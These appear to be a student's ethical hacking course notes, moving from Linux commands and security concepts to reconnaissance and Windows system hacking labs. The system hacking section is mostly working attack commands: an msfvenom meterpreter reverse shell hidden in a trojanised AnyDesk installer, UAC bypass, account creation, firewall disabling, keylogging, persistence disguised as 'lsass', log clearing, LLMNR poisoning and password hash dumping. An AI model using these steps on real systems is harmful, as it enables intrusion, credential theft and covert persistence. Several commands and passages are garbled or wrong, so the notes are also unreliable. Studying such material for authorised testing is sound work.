10/07/2025

Input/Output Redirector

> – overwrite
>> – Appending
< – input from file
2> – redirect system output (Overwrite)
&> – same as above
&>> – redirect system output (in Append mode)
2>> – same as above
; – chain program
| – Pipe process
` – Execute program within an another program

Links:-

Soft Link – > Shortcut – > Command: ln -s filename newname – > filetype: (l)
Hard Link – > ln filename newname

Cut command – > Filter the content based on fields
cut -f 3 -d “ ; ” filename

cut /etc/passwd/cut | cut -f 1, 3 -d “;”

cut -c2 /etc/passwd

cat -c 3-5 filename

OS needed for further training – >

1. **Kali**
2. **Ubuntu/cent os/arch linux**
3. **windows**

Grep command

```
grep 9 /new_file1
grep -w 9 /new_file1
grep -i is filename
grep -n is filename
grep is filename
grep -c is filename
grep -v is filename
```

Sed command (Stream editor)

```
sed
```

Compression:

```
zip filename.zip 1 2 3 4 5
zip filename.zip directoryname/
zip -r filename.zip directoryname/

gzip filename
zcat filename.gz
gunzip filename.gzip
gzip  -k filename.gz (-k = keepsource)
gzip  -l filename.gz

bzip2 grepfile
bzcat filename.bz2
bunzip filename.bz2
bzip2 -k filename
bzip2 -l filename.bz2
```

tar (tape archive)

```
tar -cvf archivename.tar file/directory – > sample archive – > Simple Archive
tar -cvzf archivename.tar.gz file/directory – > archive file(with zip)
tar -cvjf archivename.tar.bz2 file/directory – > archive file(with bzip2)
tar -tvf archivename.tar
tar  -xvf archivename.tar
```

Crontab - PERIODIC TIME

At
At now

Path of crontab configuration file : /etc/crontab

Process Commands:

ps – > print current processes
ps -aux – > all user execution
ps -aux | more
ps -

Introduction to Ethical Hacking

Objective 1: Explain Information security concepts

Elements of Information security

Information security is the state of well-being of information and infrastructure in which the possibility of theft, tampering and disruption of information and services is low or tolerable

Confidentiality: Assurance that information is accessible only to those authorized to have access
Integrity: The trustworthiness of data or resources in terms of preventing improper or unauthorized changes
Availability: Assurance that the systems responsible for delivering, storing and processing information are accessible when required by the authorized users
Authenticity: Refers to the characteristic of a communication, document, or any data that ensures the quality of data being genuine
Non-Repudiation: A guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message

Information security attack: Motives, Goals and objectives

Attacks = Motive (goal) + method (ttp) + vulnerability

- A motive originates out of the notion that the target system stores or processed something valuable, and this leads to the threat of an attack on the system
- Attackers try various tools and attack techniques to exploit vulnerabilities in a computer system or its security policy and controls in order to fulfil their motives

Motive behind information security attacks

- Disrupting business continuity
- Stealing information and manipulating data
- Creating fear and chaos by disrupting critical infrastructures
- Causing financial loss to the target
- Propagating religious or political beliefs
- Achieving a state’s military objectives
- Damaging the reputation of the target

- Taking revenge
- Demanding ransom

Tactics, Technique, and Procedures (TTPs)

- Attackers attempt various attack techniques to exploit vulnerabilities in a computer system or security policy and controls to achieve their motives
- The term Tactics, and procedures (TTPs) refers to the patterns of activities and methods associated with specific threat actors or groups of threat actors

Tactics

Tactics is defined as the strategy adopted by an attacker to perform the attack from the beginning to the end

Techniques

Techniques is defined as technical methods used by an attacker to achieve intermediate results during the attack

Procedures

Procedure is defined as a systematic approach adopted by threat actors to launch an attack

Vulnerability

Refers to the existence of weakness in an asset that can be exploited by threat agents

Common reasons behind the existence of vulnerability

1. Hardware or software misconfiguration
2. Insecure or poor design of the network and application
3. Inherit technology weakness
4. Careless approach of end users

Classification of Attacks

- Passive Attacks
- Active Attacks
- Close-in Attacks
- Insider Attacks
- Distribution Attacks

Information warfare

The term information warfare or infowar refers to the use of information and communication technologies (ICT) to gain competitive advantages over an opponent

Defensive Information Warfare
Offensive Information Warfare

Hacking:

What is Hacking ?

Hacking refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to a system's resources

Who is a Hacker ?

1. An intelligent individual with excellent computer skills who can create and explore computer software and hardware.
2. For some hackers, hacking is a hobby to see how many computers or networks the they can compromise
3. Some hackers intentions can either be to gain knowledge or to probe and do illegal things

Some hack with malicious intent such as to steal business data, credit card information, social security numbers, email passwords, and other sensitive data.

Hackers and their motives

Hacker Classes	**Background**	**Motivations**	**Cyber Activity**	**Potential Targets**
Script Kiddes	Inexperienced	Thrill, recognition, fun	Running simple attacks like DDoS, defacing websites	Small websites, online games , forums
White Hat Hacker	Professionals in cybersecurity	Improving security, salary, reputation	Conducting penetration tests, vulnerability assessments	Corporation, government agencies
Black Hat Hacker	Individuals with extraordinary computing skills	Financial gain, data theft, causing	Malware creation, phishing, ransomware, data breaches	Financial Institutions, individuals, enterprises
Gray Hat Hackers	Skilled hackers operating between ethical and unethical lines	Recognition, curosity, financial gain	Vulnerablity discovery without permission, sometimes reported	
Hactivists				
State-Sponsored Hackers				
Cyber Terrorists				
Corporate Spies (Industrial Spies)				
Blue Hat Hackers				

Red Hat Hackers				
Green Hat Hackers				

What is Ethical Hacking ?

Ethical Hacking involves the use of hacking tools, tricks and techniques to identify vulnerabilities and ensure system security

It focuses on simulating the techniques used by attackers to verify the existence of exploitable vulnerabilities in a system's security

Ethical Hackers perform security assessments for an organization with the permission of concerned authorities

Why is Ethical Hacking Necessary ?

To beat a hacker, you need to think like one!

Ethical hacking is necessary as it allows for counter attacks against malicious hackers through anticipating the methods used to break into the system

Reasons why organizations recruit ethical hackers

- To prevent hackers from gaining access to the organization's information systems
- To provide adequate preventive measures in order to avoid security breaches
- To uncover vulnerabilities in systems and explore their potential as a security risk
- To help safeguard customer data
- To analyze and strengthen an organization's security posture, including policies, network protection infrastructure, and end-user practices
- To enhance security awareness at all levels in a business

Scope and Limitations of Ethical Hacking

Scope:

- Ethical hacking is a crucial component of risk assessment, auditing, counter fraud, and information systems security best practices
- It is used to identify risks and highlight remedial actions, It also reduces ICT costs by resolving vulnerabilities

Limitations:

- Unless the businesses already know what they are looking for and why they are hiring an outside vendor to hack systems in the first place, chances are there would not be much to gain from the experience
- An ethical hacker can only help the organization to better understand its security system; it is up to the organization to place the right safeguards on the network

Skills of an Ethical Hacker

Technical Skills

- In-depth knowledge of major operating environments such as windows, unix, linux and macintosh
- In-depth knowledge of networking concepts, technologies, and related hardware and software
- A computer expert adept at technical domains - programming and computer related new skills including the software, hardware and implementation of hardware
- Knowledge about security areas and related issues
- High technical knowledge for launching sophisticated attacks

Non-Technical Skills

- The ability to learn and adopt new technologies quickly
- Strong work ethics and good problem solving and communication skills
- Committed to the organization's security policies
- An awareness of local standards and laws

AI-Driven Ethical Hacking

- Advancements in AI have led to more sophisticated cyber threats, as hackers increasingly use AI-driven tools to enhance and automate their attacks, presenting significant challenges to cybersecurity
- AI-driven ethical hacking is a modern approach to cybersecurity where AI technologies are used to enhance the capabilities of ethical hackers
- Leveraging AI in ethical hacking enables professionals to anticipate emerging threats, outpace malicious actors, and proactively mitigate risks

- AI-driven ethical hacking involves hacking involves use of AI technologies such as AI algorithms, machine learning models , and automation frameworks to facilitate and automate ethical hacking efforts

Benefits: 1. Efficiency 2. Accuracy 3. Scalability 4. Code-effectiveness

AI BASED HACKING TOOL

Shell gpt:

Step 1: apt install python3 python3-pip -y

Step 2: pip install shell-gpt
or
pip install shellgpt --break-system-packages
or
pip install shell-gpt --root-user-action

Step 3: sgpt

How to give prompt:

sgpt –chat test –shell “download and install sherlock and use sherlock to gather information about satya nadela”

sgpt –chat sanning –shell “use nmap to scan network 192.168.0.0/24”

Place to fix API key from configuration file:

From home directory

ls -a

cd .config/

cd .config/shell-gpt/

```
ls -a
```

```
vi/nano .sgptrc
```

Explain Hacking Methodologies and Frameworks

CEH Ethical Hacking framework

Phase1: Reconnaissance
Phase 2: Vulnerability Scanning
Phase 3: Gaining Access
Phase 4: Maintaining Access
Phase 5: Clearing Tracks

Footprinting and Reconnaissance

↓

Scanning and enumeration

↓

Vulnerability Analysis

↓

Ethical Hacking Domains

System Hacking	Web App Hacking
Network Hacking	Mobile Hacking
Wireless Hacking	OT/IoT Hacking
Cloud Hacking	Hacking AI

Ethical Hacking Tools

- Nmap
- Wireshark
- BurpSuite
- Metasploit
- SET
- AI

Ethical Hacking TTPs

- Password cracking
- Malware
- Social Engineering
- Brute Forcing
- DoS/DDoS
- Privileges Escalations
- SQL Injection
- Sniffing
- AI
- Session Hijacking
- Cryptoanalysis

Cyber Kill Chain Methodology

It is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities

It provides greater insight into attack phases, which helps security professionals to understand the adversary's tactics, techniques, and procedures beforehand

- **Reconnaissance:** Gather data on the target to probe for weak points.
- **Weaponization:** Create a deliverable malicious payload using an exploit and a backdoor.
- **Delivery:** Send weaponized bundles to the victim using email, USB, etc.
- **Exploitation:** Exploit a vulnerability by executing code on the victim's system.
- **Installation:** Install malware on the target system.
- **Command and Control:** Create a command and control channel to communicate and pass data back and forth.
- **Actions on Objectives:** Performs actions to achieve intended objectives/goals.

MITRE ATT&CK FRAMEWORK:

MITRE ATT&CK is a globally accessible knowledge based of adversary tactics and techniques based on real-world observations

Diamond Model of Intrusion Analysis

- The diamond model offers a framework for identifying the clusters of events that are correlated on any of the systems in an organization.

Adversary	An opponent “who” was behind the atack
Victim	The target thant has been exploited or where the attack was performed
Capability	The attack strategies or how the attack was performed
Infrastructure	What the adversary used to reach the victim

Information Assurance (IA)

IA refers to the assurance that the integrity, availability, confidentiality, and authenticity of information and the information systems is protected during the usage, processing, storage and transmission of information

1. Developing local policy, process, and guidance.
2. Designing network and user authentication strategies.
3. Identifying network vulnerabilities and threats.
4. Identifying problem and resource requirements.
5. Creating plans for identified resource requirements.
6. Applying appropriate information assurance controls.
7. Performing certification and accreditation.
8. Providing information assurance training.

Continual/Adaptive Security Strategy

- Organizations should adopt adaptive security strategy, which involves implementing all the four network security approaches.
- The adaptive security strategy consists of four security activities corresponding to each security approach

Predict
Protect

Detect
Response

Defense-in-Depth

Defense-in-Depth is a security strategy in which several protection layers are placed throughout an information system

It helps to prevent direct attacks against the system and its data because a break in one layer only leads the attacker to the next layer

Layers:

Attacker	Implementation
1. Policies, procedures and Awareness	(7th layer)
2. Physical	(6th layer)
3. Perimeter	(5th layer)
4. Internal Network	(4th layer)
5. Host	(3rd layer)
6. Application	(2nd layer)
7. Data	(1st layer)

What is Risk ?

- Risk refers to the degree of uncertainty or expectation that an adverse event may cause damage to the system
- Risks are categorized into different levels according to their estimated impact on the system
- A risk matrix is used to scale risk by considering the probability, likelihood, and consequence or impact of the risk

Risk Levels

- Extreme or High
- Medium
- Low

Risk Management

Risk management is the process of reducing and maintaining risk at an acceptable level by means of a well-defined and actively employed security program

Risk Management Phases

1. **Risk Identification:** Identifies the sources
2. **Risk Assessment:** Assesses the organization's risk
3. **Risk Treatment:** Selects and implements appropriate controls
4. **Risk Tracking:** Ensures appropriate controls are implemented
5. **Risk Review:** Evaluated the performance

Cyber threat intelligence

Cyber Threat Intelligence (CTI0 is defined as the collection and analysis of information about threarts and adversaries and the drawing patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response against various cyber-attacks

Cyber threat intelligence helps the organization to identify and mitigate various business risks by converting unknown threats into known threats; it helps in implementing various advanced and proactive defense strategies

Types of Threat Intelligence

Long-term Use
Strategic (High-Level)

- High-level information on changing risks
- Consumed by high level executives and management

Tactical (Low-Level)

- Information on attackers TTPs
- COnsumed by IT service and SOC Managers administrators

Short-term/Immediate Use
Operational (High-Level)

- Information on a specific incoming attack
- Consumed by security managers and network defenders

Technical (Low-Level)

- Information on specific indicators of compromise
- Consumed by SOC staff and IR teams

Threat intelligence lifecycle

1. **Planning and Direction**
    - Define intelligence requirements
    - Make a collection plan
    - Form an intelligence team
    - Send requests for data collection
    - Plan and set requirements for the other phases
2. **Collection**
    - Collect required data that satisfies intelligence goals
    - Collection sources include
      OSINT
      HUMINT
      IMINT
      MASINT, etc
3. **Processing and Exploitation**
    - Process raw data for exploitation
    - Convert processed data into usable format for data analysis
4. **Analysis and Production**
5. **Dissemination and Integration**

Threat Modeling

Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application.

Threat Modeling Process

1. Identify security objectives
2. Application overview
3. Decompose the Application
4. Identify Threats
5. Identify vulnerabilities

Incident Management:

It is a set of defined processes to identify, analyze, prioritize and resolve security incidents to restore normal service quickly as possible and prevent future recurrence of the incident

- Vulnerability Handling
- Artifact Handling
- Announcements
- Alerts
- Incident Handling - Triage, Reporting and Detection, Incident response, Analysis
- Other incident management services

Incident Handling and response

Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack

Steps involved in the IH&R process:

1. Preparation
2. Incident Recording and Assignement
3. Incident Triage
4. Notification
5. Containment
6. Evidence Gatjering adn FOrensic Analysis
7. Eradication
8. Recovery
9. Post-Incident Activities
    - Incident Documentation
    - Incident impact assessment
    - Review and revise policies
    - Close the investigation
    - Incident disclosure

Payment card industry data security standard(PCI DSS)

- The PCI DSS is a proprietary information security standard for organizations that handle cardholder information for major debit, credit, prepaid, e-purse, ATM and POS cards

Footprinting and Reconnaissance

Reconnaissance (also known as footprinting) refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack

Types of Reconnaissance

Passive
Gathering information about the target without direct interaction

Active
Gathering information about the target with direct interaction

Information obtained in Footprinting

- Employee details
- Telephone numbers
- Branch and location details
- Background of the organization
- Web technologies

Organization information

- Domain and sub-domains
- Network blocks
- Network topology, trusted routers and firewalls

System information

Footprinting Methodology

Footprinting techniques

- Footprinting through search engines – Advanced Google Hacking techniques, google hacking database, SHODAN search engine
- Through internet research services – People search services, financial services and job sites
- Through social networking sites
- Whois footprinting
- DNS footprinting
- Network and email foot printing
- Footprinting through Social engineering

Footprinting using advanced google hacking techniques

- Attackers use search engines to extract information about a target, such as employed technology platforms, employee details, login pages, and intranet portals, which help the attacker to perform social engineering and other types of advanced system attacks

Popular google advanced search operators

[cache:] : displays the web pages stored in the google cache
[link:] : lists web pages that have links to the specified web pages
[related:] : lists web pages that are similar to the specified web pages
[info:] : presents some info that google has about a particular web page
[site:] : Restricts the results to those websites in the given domain
[allintitle:] : restricts the results to those websites containing all the search keywords in the title
[intitle:] : restricts the results to documents containing the search keyword in the title
[allinurl:] : Restricts the results to those containing all the search keywords in the url
[inurl:] : restricts the results to documents containing keyword int th URL
[location:] : finds info for a specific location

Google Hacking database – exploit-db
Footprinting through SHODAN Search Engine

Footprinting through internet research services

Finding a company’s top-level domains (TLDs) and sub-domains

- Netcraft
- Shodan extension

KALI BASED

```
sudo bash
apt update
sublist3r -d certifiedhacker.com
```

Subdomains: dnsdumpster

```
dnsrecon -d certifiedhacker.com
```

archive.org

Footprinting through job sites

spokeo.com

Darkweb footprinting

Competitive intelligence gathering

- Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying and using information about competitors from resources
- Competitive intelligence is non-interfering and subtle in nature

Sources of competitive intelligence

1. Company websites and employment ads
2. Search engines, internet, and online database
3. Press releases and annual reports
4. Trade journals, conferences, and newspapers
5. Patent and trademarks
6. Social engineering employees
7. Product catalogs and retail outlets
8. Analyst and regulatory

9. Customer and vendor interviews
10. Agents, distributors, and suppliers

Recon-ng

```
marketplace all
marketplace list
marketplace install all
workspaces list
workspaces create certifiedhacker
workspaces load certifiedhacker
modules search
modules load hackertarget
info
options set source certifiedhacker.com
run
show host
modules load namechk
```

Socail media tracker

buzzsumo.com

DNS footprinting

Record type	description
A	points to a hosts ip
MX	POints to domain’s mail server
NS	points to host’s name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for a domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

dnsrecon - record tyoe
dnsmap - subdomain

Reverse ip domain check :
Tools:

- **you get ip domain check**
- **dmitry**

Network footprinting

Traceroute

Tracing Email communication

- Email tracking is used to monitor the delivery of emails to an intended recipient
- Attackers track emails to gather info about a target recipient such as IP addresses, geolocation, browser and OS details, to build a hacking strategy and perform social engineering attacks

Footprinting through social engineering

Social engineering attacks through Social media sites

What users do	**–**	**What attackers do**
Maintain profile	–	Contact info, location, etc
Connect to friends, chat	–	Friends list

Collecting information using eavesdropping, shoulder surfing, dumpster diving and impersonation

Eavesdropping - unauthorized listening of conversations or reading of messages
Shoulder surfing - secretly observing the target to gather critical information, such as passwords, personal identification number, account numbers, and credit card information
Dumpster diving - Looking for treasure in someone else's trash
Impersonation - Pretending to be a legitimate or authorized person

Footprinting tools : maltego and recon-ng

Maltego: Maltego can be used to determine the relationships and real world like between people, groups of people, organizations, internet infrastructure, documents, etc

Recon-ng: Recon-ng is a web reconnaissance framework with independent modules and database interaction, which provides an environment in which open source, web-based reconnaissance can be conducted

Maltego:
commands

```
maltego
```

Network scanning:

Nmap, Hping3, Metasploit and NetScanTools

Scanning beyond ids and firewall

Through firewalls and IDSs can prevent malicious traffic from entering a network, attackers can manage to send intended packets to the target by evading an IDS or firewall through the following techniques:

1. Packet fragmentation
2. Source routing
3. Source port manipulation
4. Ip address decoy ip address spoofing
5. Mac address spoofing
6. Creating custom packets
7. Randomizing host order and sending bad checksums
8. Proxy servers
9. Anonymizers

Source routing

- As the packet travels through the nodes in the network, each router examines the destination IP address and chooses the next hop to direct the packet to the destination
- Source routing refers to sending a packet to the intended destination with a partially or completely specified route(without firewall-/IDS-configured routers) in order to evade an IDS or firewall
- In source routing, the attacker makes some or all of these decisions on the router

Source port manipulation

- Source port manipulation refers to manipulating actual port numbers with common port numbers in order to evade an IDS or firewall

```
nmap -sS -T 4 -v -g 80 certifiedhacker.com
```

Ip address decoy

- IP address decoy technique refers to generating or manually specifying the IP addresses

IP spoofing using Hping3

hping3 www.certifiedhacker.com -a 7.7.7.7

Enumeration

- Enumeration involves an attacker creating active connections with a target system and performing directed queries to gain more information about the target
- Attackers use the extracted information to identify points for a system attack and perform password attacks to unauthorized access to information system resources
- Enumeration techniques are conducted in an intranet environment

How an organization works ?

Internet —> router —-> firewall —-> dm2

Local Network —> subnet2

Subnet1

Vulnerability

```
nikto -h domainname
```

```
apt install lynis -y
```

```
lynis audit system
```

```
skipfish -o /certifiedhacker1 https://www.certifiedhacker.com
```

Docker:

```
docker run -d -p 443:443 --name openvas mikesplain/openvas
                              OR
docker run -d -p 443:443 --name openvas atomicorp/openvas
```

open browser and type 127.0.0.1

username: admin
password: admin

System Hacking

Microsoft authentication: How Hash Passwords are stored in windows SAM

Windows stores user passwords in SAM, or int the Active Directory database in domains. Passwords are never stored in clear text and are hashed and the results are stored in the SAM.

pwdump7

pwdump7 extracts LM and NTLM password hashes of the local user accounts from the Security Account Manager (SAM) database

Tools to extract the password hashes: Mimikatz, DS Internals, Hashcat, Pycrack

C:\Windows\System32\drivers\etc\imhosts.sam

Pwdump7
Download from openwall inside virtual machine

PwDump7.exe > c:\password_hash.txt

Microsoft Authentication : NTLM authentication process

Microsoft Authentication: Kerberos Authentication

Password cracking

Attackers use password cracking techniques to gain unauthorized access to vulnerable systems

Types of password attacks

1. Non-Electronic attacks
    - Shoulder surfing
    - Social engineering
    - Dumpster diving
2. Active online attacks
    - Dictionary, Brute forcing and rule based attack

    - Hash injection attack/mesh attack
    - LLMNR/NBT -NS Poisoning
    - Trojan/Spyware/keyloggers
    - Password guessing/spraying
3. Passive attacks
4. Offline attacks

Active online attacks: Dictionary, Brute-Force, and Rule-based Attacks

- Dictionary attack
- Brute-Force Attack
- Rule-Based Attack

Rule Based attack Wordlist hacking using kali linux and crunch

```
crunch min_len max_len abcdABCD1234567890
crunch 3 4 1234567890 -o testpasswd.txt
crunch 6 6 -t lower--> @ uppercase--> , number --> %, ^
crunch 6 6 -t ,@@@^% -b 10mib > /testpasswd1.txt
```

Default location of word list → ls /usr/share/wordlists/

John tool

```
john –rules –wordlist=/home/kali/testpasswd.txt /win_hash.txt
```

Active online attacks: Perform

Step 3: John –wordlist=</path_to/rockyou> –rules–stdout > <path_to/output_wordlist.txt>

Step 4: john –rules –wordlist= </path_to/output_wordlist.txt> –format=NT /path/to/ntlm_hashes.txt

LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of windows OS that are used to perform name resolution for hosts present on the same link
- The attacker cracks the NTLMv2 hash obtained from the victim's authentication process
- The extracted credentials are used to log on to the host system in the network

Commands:
Both windows and kali open

In kali:

```
Ifconfig
responder -I eth0
```

In windows

Win + R

```
\\CEH
```

Username: share
Password: 123

In kali:

Ctrl + C to terminate the process

```
ls /usr/share/responder/logs/
SMB-NTLMv2-SSP-fe80::f803:4571:ba26:7784.txt
john /usr/share/responder/logs/SMB-NTLMv2-SSP-fe80::f803:4571:ba26:7784.txt
```

Making a backdoor using metasploit framework

Metasploit framework is an exploit development platform that supports fully automated exploitation of web servers by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP and SNMP

Open Kali Linux

Make a payload

Download anydesk remote access utility apk or exe or for mac

```
msfvenom
```

```
msfvenom -p /windows/meterpreter/reverse_tcp lhost=172.16.83.128 lport=6666 -x
/home/kali/Downloads/AnyDesk.exe -k -e x86/shikata_ga_nai -i 100 -f exe -o
/var/www/html/AnyDesk.exe
```

```
systemctl start apache2
```

In windows
http://172.16.83.128/AnyDesk.exe

In kali:

```
msfconsole

use exploit/multi/handler

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

set lhost 172.16.83.128

set lport 6666

exploit

getsystem

shell
```

```
net user test 123 /add

exit

background

use exploit/windows/local/bypassuac_fodhelper

set payload windows/meterpreter/reverse_tcp

set lhost 172.16.83.128

set lport 6666

set session

set session 1

run
```

Payload:

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost your_ip_address
set lport 6666
exploit
sysinfo
getsystem
shell
exit

background
session -i
use exploit/windows/local/bypassuac_fodhelper
set payload windows/meterpreter/reverse_tcp
set lhost your_ip_address
set lport 6666
run
set session 1
run


getsystem
shell
net user
net use test 123 /add
```

Check for windows firewall

Press win + R and type firewall.cpl

In kali linux

```
netsh advfirewall allprofile
netsh advfirewall set allprofile state on
cls
netsh advfirewall state off
netsh advfirewall set allprofile state off
exit
```

```
vnc
run vnc
```

Go to windows

Win + R
Type wordpad

Go to kali linux

```
keyscan_start
```

Go to windows

Write a message in wordpad

Go to kali linux

```
keyscan_dump
```

```
pwd
ls
lls
upload subdomains.txt
lls
download subdomains.txt
```

```
help
ps
shell
notepad.exe
```

```
exit
```

```
ps
kill -9 notepad_process or kill notepad_process
```

```
background
use exploit/windows/local/persistence

use exploit/windows/local/persistence

set payload windows/meterpreter/reverse_tcp

set lhost your_ip_address

set lport your_ip_address

set session your_session_id

info

set EXE_NAME lsass

set reg_name winserv

run
```

Copy clean up meterpreter RC file path

```
sessions 4
```

Go to windows and reboot

Open kali linux

```
exit
```

Paste meterpreter rc file path like: vi meterpreter_rc_file_path

Now write code of msfconsole there:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost your_ip_address
set lport 6666
exploit
```

Save the file

```
msfconsole -r meterpreter_rc_file_path
```

Open windows machine and shut down

Go to kali and type exit

Start windows machine

Go to kali

```
msfconsole -r meterpreter_rc_file_path
```

```
getsystem
```

```
msfconsole -r meterpreter_rc_file_path
```

```
background
```

Go to vi meterpreter_rc_file_path

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost your_ip_address
set lport 6666
exploit
background
use exploit/windows/local/bypassuac_fodhelper
set payload windows/meterpreter/reverse_tcp
set lhost your_ip_address
set lport 6666
set session 1
exploit
```

Save the file

```
 msfconsole meterpreter_rc_file_path
```

```
background
```

getsystem

Clearev

Creating a ntfs streams

Step 1:

- Launch c:\>notepad myfile.txt:lion.txt
- Click ‘Yes’ to create the new file, enter some data and save the file

Step 2:

- Launch c:\>notepad myfile.txt:tiger.txt
- Click ‘Yes’ to create the new file, enter some data and save the file

Step 3:

- View the file size of myfile.txt (it should be zero)

Step 4:

- To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:

  ```
  notepad myfile.txt:lion.txt
  notepad myfile.txt:tiger.txt
  ```

Practical of above

Open windows machine

Open cmd as administrator

cd ../../

notepad important.txt

Write content inside the file, then save and close

Now in cmd

```
notepad important.txt:file.txt
```

Inside notepad write:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
```

Close the file

Steganography

1. Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain confidentiality of data
2. Utilizing a graphic image as a cover is the most popular method to conceal the data in files
3. The attacker can use steganography to hide messages such as a list of the compromised servers, source code for the hacking tool

Download open stego from sir ki di hui drive

Download java runtime environment

Run openstego utility

Use hide data and upload message file

Use cover file and upload image

Set Encryption algorithm as AES256

Now go to extract data and upload stego file

Malware Threats

Explain Malware and Advance Persistent Threat (APT)

Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

1. Trojans
2. Backdoors
3. Rootkits
4. Ransomware
5. Adware
6. Viruses
7. Worms
8. Spyware
9. Botnets
10. Crypters

What is Advanced Persistent Threats ?

APT are defined as a type of network attack, where an attacker gains unauthorized access to target network and remains undetected for a long period of tim

The main objective behind these attacks is to obtain sensitive information rather than sabotaging the organization and its network

Lifecycle

1. Preparation
2. Initial Intrusion
3. Expansion
4. Persistence
5. Search and Exfiltration
6. Cleanup


What is a Trojan ?

- Trojan is a program in which the malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage

- Trojan get activated when a user performs certain predefined actions

How hackers use trojans

1. Delete or replace critical operating system files
2. Generate fake traffic to create DoS attacks
3. Record screenshots, audio, and video fo victim;s PC
4. Use victim’s PC for spamming and blasting email messages
5. DIsable firewall and antivirus
6. Create backdoors to gain remote access
7. Infect victim’s PC as a proxy server for relaying attacks
8. Use the victim’s PC as a botnet to perform DDoS attacks

